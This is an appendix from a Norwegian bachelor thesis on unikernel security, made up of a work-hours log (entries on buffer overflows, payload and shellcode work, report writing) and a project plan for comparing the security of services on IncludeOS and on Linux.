20170227T084638Z	20170227T091025Z	Finne addresse i vuln_service
20170227T171414Z	20170227T182254Z	Finne addresse i vuln_service
20170227T201722Z	20170227T220434Z	Finne addresse i vuln_service
20170228T081000Z	20170228T093000Z	Finne ut av adressen og inline...
20170228T105000Z	20170228T114500Z	Finne ut om adressen og inline...
20170228T122000Z	20170228T124000Z	Veiledningsmøte
20170228T144059Z	20170228T145025Z	Finn ut av adresser og peker osv
20170302T082907Z	20170302T095307Z	Finne ut av det er qemu som skaper bufferoverflow problemer med å teste i sårbarheten i ubuntu maskinen
20170307T081923Z	20170307T103646Z	Lage memmory map
20170307T140818Z	20170307T150942Z	13:00-13:30, Veilednings samtale
20170307T210324Z	20170307T230915Z	Leke med nc og xxd
20170308T083606Z	20170308T101954Z	nc og sende binærdata
20170308T141250Z	20170308T160511Z	Lage payload
20170308T191325Z	20170308T213325Z	Lage payload
20170309T093325Z	20170309T104255Z	Raport skriving
20170309T121246Z	20170309T145536Z	Lage payload
20170309T155932Z	20170309T165650Z	Lage payload
20170309T212354Z	20170309T223636Z	Utvikle payload
20170310T091000Z	20170310T115834Z	Dicrete mathematics
20170314T080000Z	20170314T110959Z	Skripte shellcode generingen
20170314T121400Z	20170314T160000Z	Lage payload
20170315T081807Z	20170315T093458Z	lage, payload
20170315T094000Z	20170315T103000Z	Raport skriving
20170315T110000Z	20170315T120000Z	Infomøte 2
20170315T135008Z	20170315T161621Z	raport, skriving
20170316T073452Z	20170316T094014Z	raport skriving
20170316T113000Z	20170316T145252Z	Raport skriving
20170321T074351Z	20170321T145500Z	Raport skriving
20170322T083307Z	20170322T114047Z	Skrive på raporten
20170322T123000Z	20170322T150000Z	Raport skriving
20170328T070724Z	20170328T135420Z	Raport skriving
20170329T092836Z	20170329T104118Z	Test bufferoverflow med stack canary
20170329T110000Z	20170329T135525Z	Teste canary
20170401T120456Z	20170401T131750Z	Raport skriving
20170401T152549Z	20170401T175126Z	Raport skriving
20170403T220447Z	20170403T220451Z	raport, skriving
20170403T220503Z	20170403T224500Z	raport skriving
20170404T074826Z	20170404T100326Z	Raport skriving
20170404T121432Z	20170404T150002Z	Raport skriving

20170405T080002Z	20170405T103254Z	Raport skriving
20170405T113149Z	20170405T134205Z	Raport skriving
20170407T085127Z	20170407T104053Z	Raport skriving
20170407T115901Z	20170407T142445Z	Raport skriving
20170420T083753Z	20170420T101103Z	Raport skriving
20170420T105835Z	20170420T140747Z	Raport skriving
20170421T094126Z	20170421T145459Z	Raport skriving
20170425T084145Z	20170425T125829Z	Raport skriving
20170425T132703Z	20170425T151019Z	Raport skriving
20170426T080437Z	20170426T105034Z	Raport skriving
20170426T120002Z	20170426T140038Z	Raport skriving
20170427T080133Z	20170427T100256Z	Raport skriving
20170427T111529Z	20170427T133058Z	Raport skriving
20170428T133741Z	20170428T145224Z	Raport skriving
20170502T074926Z	20170502T083729Z	Raport skriving
20170502T123456Z	20170502T155827Z	Raport skriving
20170503T070000Z	20170503T145328Z	Raport skriving
20170504T083000Z	20170504T112248Z	Raport skriving
20170504T123000Z	20170504T151126Z	Raport skriving
20170505T073000Z	20170505T132040Z	Raport skriving
20170505T134329Z	20170505T145503Z	Raport skriving
20170508T070000Z	20170508T095355Z	Raport skriving
20170508T102505Z	20170508T105703Z	Raport skriving
20170508T105706Z	20170508T114052Z	
20170508T114052Z	20170508T145806Z	Raport skriving
20170509T081917Z	20170509T102053Z	Raport skriving
20170509T112648Z	20170509T121048Z	Raport skriving
20170509T124420Z	20170509T144000Z	Raport skriving
20170510T070732Z	20170510T080146Z	Raport skriving
20170510T105502Z	20170510T160000Z	Raport skriving
20170511T100000Z	20170511T153427Z	Raport skriving
20170512T082120Z	20170512T144727Z	Raport skriving
20170513T100525Z	20170513T105320Z	Raport skriving, forord og evaluering
20170513T121937Z	20170513T160801Z	Raport skriving, evaluering + ting som er merket som todo
20170513T171133Z	20170513T201717Z	Raport skriving, evaluering + ting som er merket som todo
20170514T083718Z	20170514T140550Z	Fikse komentarer ifra Erik
20170514T140634Z	20170514T210244Z	Fikse det som står igjenn som todo
20170515T061454Z	20170515T073012Z	Raport skriving
20170515T084807Z	20170515T110552Z	Raport skriving
20170515T114945Z	20170515T135551Z	Raport skriving
20170515T162759Z	20170515T234000Z	Raport skriving
20170516T063000Z	20170516T092111Z	Korrektur retting

D Prosjekt plan

Norwegian University of
Science and Technology

Prosjektplan for bachelor oppgave

Forfattere
Øyvind Aasen

Bachelor i informasjonssikkerhet
20 ECTS
Institute for Datateknikk og Informatikk
Norges teknisk-naturvitenskapelige universitet,

27. januar 2017

Veileder Erik Hjelmås

Sammendrag av Bacheloroppgaven

Tittel:	**Prosjektplan for bachelor oppgave**
Dato:	27. januar 2017
Deltakere:	Øyvind Aasen
Veiledere:	Erik Hjelmås
Oppdragsgiver:	FFI Forsvarets forskningsinstitutt
Kontaktperson:	Lasse Øverlier, lasse.overlier@ffi.no, XXXXXX
Nøkkelord:	
Antall sider:	6
Antall vedlegg:	
Tilgjengelighet:	Åpen

Sammendrag:

Summary of Graduate Project

Title:	**Prosjektplan for bachelor oppgave**
Date:	27. januar 2017
Authors:	Øyvind Aasen
Supervisor:	Erik Hjelmås
Employer:	FFI Forsvarets forskningsinstitutt
Contact Person:	Lasse Øverlier, lasse.overlier@ffi.no, XXXXXX
Keywords:	
Pages:	6
Attachments:	
Availability:	Open

Abstract:

Innhold

Innhold . . . . **iii**
1 Mål og Rammer **1**
1.1 Bakgrunn 1
1.2 Mål 1
1.2.1 Resultat mål 1
1.2.2 Effekt mål 1
1.3 Omfang 1
1.4 Begrensninger 1
1.5 Oppgavebeskrivelse: 2
2 Valg av systemutviklings modell **3**
2.1 Bakgrunn 3
2.2 Begrunnelse for valgt system utviklingsmodell 3
3 Organisering av kvalitetssikring **4**
3.1 Dokumentering, standarder og verktøy 4
4 Risikoanalyse **5**
5 Plan for gjennomføring **6**

1 Mål og Rammer

1.1 Bakgrunn

Bakgrunnen for prosjektet er at FFI ønsket at noen skulle se på den generelle sikkerheten til unikernel operativsystemer og program/tjeneste som kjører i et unikernel operativsystem. De ønsket også at man ser nermere på sikkerheten til et av unikernel opperativsystemene og de valgte da at man skal se nærmere på IncludeOS.

1.2 Mål

Å sammenligne den teoretiske sikkerheten for et program/tjeneste som kjører under IncludeOS mot kjøring i et vanlig Linux-miljø, og gjøre praktiske eksperimenter og observasjoner for å belyse/teste dette.

1.2.1 Resultat mål

- Finne/lage program/tjeneste som kjører på begge plattformer.
- Kjøre en analyse av kildekoden til valgt program/tjeneste og IncludeOS for å se etter sikkerhets hull man kan utnytte.
- Eksperimenter med sikkerhets hullene man har funnet.

1.2.2 Effekt mål

- Forbedre sikkerheten til IncludeOS
- Skaffe dypere forståelse på hvordan IncludeOS oppfører seg ved typiske feil som buffer overflow, integer overflow, etc.

1.3 Omfang

Oppgaven er todelt med en teoretisk og en praktisk del. Den teoretiske delen er et litteraturstudium om sikkerhets fordeler/ulemper med unikernel systemer for å lage hypoteser på hvordan man kan utnytte potensielle sårbarheter i IncludeOS og programmene/tjenestene som kjører under IncludeOS.

Den praktiske delen av oppgaven består av å lage et testmiljø hvor det er mulig å teste hypotesene, og utføre de nødvendige eksperimentene for å teste de. Dette innebærer å finne og tilpasse programmer/tjenester eller å lage de nødvendige programmene/tjenestene, få de til å kjøre under InlcudeOS og i et vanlig Linux-miljø. Testmiljøet består av to eller flere virtuelle maskiner kjørende på den samme hypervisoren.

1.4 Begrensninger

Det at dette er en bachelor oppgave setter en del begrensninger for arbeidsperioden, prosjektplanen skal leveres 28.01, rapporten 16.05, og framføring av oppgaven 6-7 juni.

I løpet av prosjekt perioden skal man se nærmere på sikkerheten til IncludeOS og et lite utvalg av programmer/tjenester som kjører under IncludeOS, og sammenligne det med sikkerheten til det samme eller tilsvarende programmene/tjenestene kjørende i et

vanlig Linux-miljø.

Sikkerheten til hypervisoren og maskin(ene) den kjører på er ikke en del av oppgaven.

1.5 Oppgavebeskrivelse:

Oppgave: Sikkerhet i unikernel-systemer

Vurdere sikkerheten i tjenester som kjører på unikernel-systemer sammenlignet med tjenester på vanlige multitasking OS. Direkte ønsker vi at IncludeOS blir benyttet som unikernel-system i denne vurderingen. Gjennom teoretisk arbeid og forhåndsstudier skal det lages en vurdering/sammenstilling av eksisterende unikernel-, container- og tradisjonelle systemer, samt hvordan sikkerheten til et utvalgt sett av tjenester er i slike systemer.

Det er tenkt at man fullfører oppgaven gjennom å gjøre eksperimenter med en eller flere tjenester på to eller flere plattformer, hvor IncludeOS er en av disse. Muligheter for å se på sikkherheten ved aktivering av virtuelt minne og 64-bits støtte kan også være aktuelt.

Det må påregnes lav-nivå programmering i C++ og kanskje også bootloader- og/eller driver-utvikling ettersom dette er et OS som er helt i startgropa.

Forsvarets forskningsinstitutt ligger på Kjeller ved Lillestrøm, 25 km utenfor Oslo. Instituttet har også en forskningsenhet på Karljohansvern i Horten. FFI er et tverrfaglig institutt som representerer fagene matematikk, fysikk, informasjonsteknologi, kjemi, biologi, medisin, psykologi, statsvitenskap og økonomi. Instituttet er i aktivt samarbeid med ledende institusjoner i inn- og utland. I tillegg til å gjøre en innsats innen moderne høyteknologi, yter FFI et betydelig bidrag til Forsvarets langtidsplanlegging. Instituttet gjennomfører hovedsakelig analyser og utviklingsprosjekter for Forsvarets behov, men har også sivilt rettede prosjekter.

kontaktperson: Lasse Øverlier, Lasse.Overlier@ffi.no

Figur 1: Oppgave beskrivelsen ifra FFI

2 Valg av systemutviklings modell

2.1 Bakgrunn

Prosjektet går ut på å vurdere sikkerheten til unikernel operativsystemer med hovedfokus på IncludeOS. Dette betyr at man har et mål som ikke direkte innebærer oppsett av eller utvikling av nye programmer/tjenester/systemer. Målet for prosjektet er funnene man gjør iløpet av prosjektperioden og raporten som skal leveres.

Prosjektet foregår i en lang periode med levering 16. mai, iløpet av denne perioden så har man ukentlige statusmøter med veileder og jevnlig kontakt med oppdragsgiver, hvor det diskuteres hva som det kan være lurt å fokusere på den neste uka. Medlemmet i gruppa har tidligere erfaring med SCRUM ifra tidligere prosjekter, men det ble ikke fulgt nøye nok opp så det ble mere en selvlagd inkrementell modell av noe slag. Prosjektet har en teoretisk og en praktisk del som kan deles opp i mindre deler, hvor man gir størst prioritet til de delene som haster mest for øyeblikket.

2.2 Begrunnelse for valgt system utviklingsmodell

Utifra gruppestørrelse og prosjektet så blir det en slags blandings modell for prosjektet. Hvor man baserer seg på Lean development og bruker kanban til å holde oversikt over oppgaver som skal gjøres, og hva som har blitt gjort. Det å ta i bruk en stor system utviklingsmodell når man er en på gruppa er gir for mye overhead til at det er fornuftig, men det å bruke de beste ideene fra litt forskjellige modeller for å lage en god arbeids og kommunikasjons flyt i prosjektet.

Så man ender da opp med en modell som har følgende regler:

- Ukentlige statusmøter med veileder og forhåpentligvis oppdragsgiver
- Oppgave liste i kanban
- 40 timers uka ifra XP
- Testdrevet utvikling

3 Organisering av kvalitetssikring

3.1 Dokumentering, standarder og verktøy


Prosjektet tar utgangs punkt i standerne til IncludeOS. Det gir oss følgende skikker og verktøy

- Notater skrives ned etter møter
- Versjons kontroll brukes for utvikling
- ISO C++ core guidelines brukes som kodestandard
- Lesbar og selv dokumenterende kode, eventuell dokumenter koden
- Automatisk testing ved hjelp av Jenkins eller tilsvarende verktøy for hver git commit
- Statisk analyse verktøy
- Verktøy til å verifisere kodestandard og autoformatere koden til standarden

4 Risikoanalyse

Risikoer	Sannsynlighet	Konsekvens	Tiltak
Sykt gruppemedlem	Med	Høy	God hånd hygiene
Syk veileder	Med	Med	Ha alternative kommunikasjons metoder som epost og skype
Tap av arbeid	Lav	Høy	Bruk versjonskontroll med server et annet sted
Feil i IncludeOS	Høy	Lav	Gå tilbake til eldre fungerende versjon av IncludeOS
Noe tar lengre tid en antatt	Høy	Med	Planlegg prosjektet med litt slingringsmonn.
64-bit støtte kommer ikke på plass iløpet av prosjektperioden	Med	Low	Gjør det om til en ren teoretisk del av oppgaven
Hypervisoren krasjer	Lav	Høy	Ha backup VM images på skyhigh eller en annen hypervisor

5 Plan for gjennomføring



Figur 2: All tidsberegning er antagelser på hvor lang tid man bruker på de forskjellige delene av prosjektet

Gjennomføringen av prosjektet foregår i fire deler, den første og siste delen er forbeholdt skriving, mens de to midterste delene er hovedsakelig forbeholdt utvikling og testing, men med notat taking underveis.

Den første delen er forprosjektet hvor prosjektplanen skrives, og artikler og annet interessant/nyttig lesestoff søkes etter på internettet. I tillegg så settes utviklings og testmiljøene opp i denne fasen.

Fase to er utvikling og/eller konfigureringen av programmene/tjenestene som man tester hypotesene på. Denne fasen innebærer at man setter opp programmet/tjenesten slik den skal være satt opp, før man potensielt fjerner innebygde sikkerhets mekanismer for å gjøre det lettere å teste hypotesene.

Den tredje fasen er testing av hypotesene formulert i fase en på tjenestene som er gjort klar iløpet av fase to.

Den siste fasen er skrive fasen. Den foregår ifra starten av prosjektet, men det er først etter at den tredje fasen er over at denne fasen skyter fart, med skriving av resultater og diskusjon. I tillegg til korrekturlesing og reinskriving av rapporten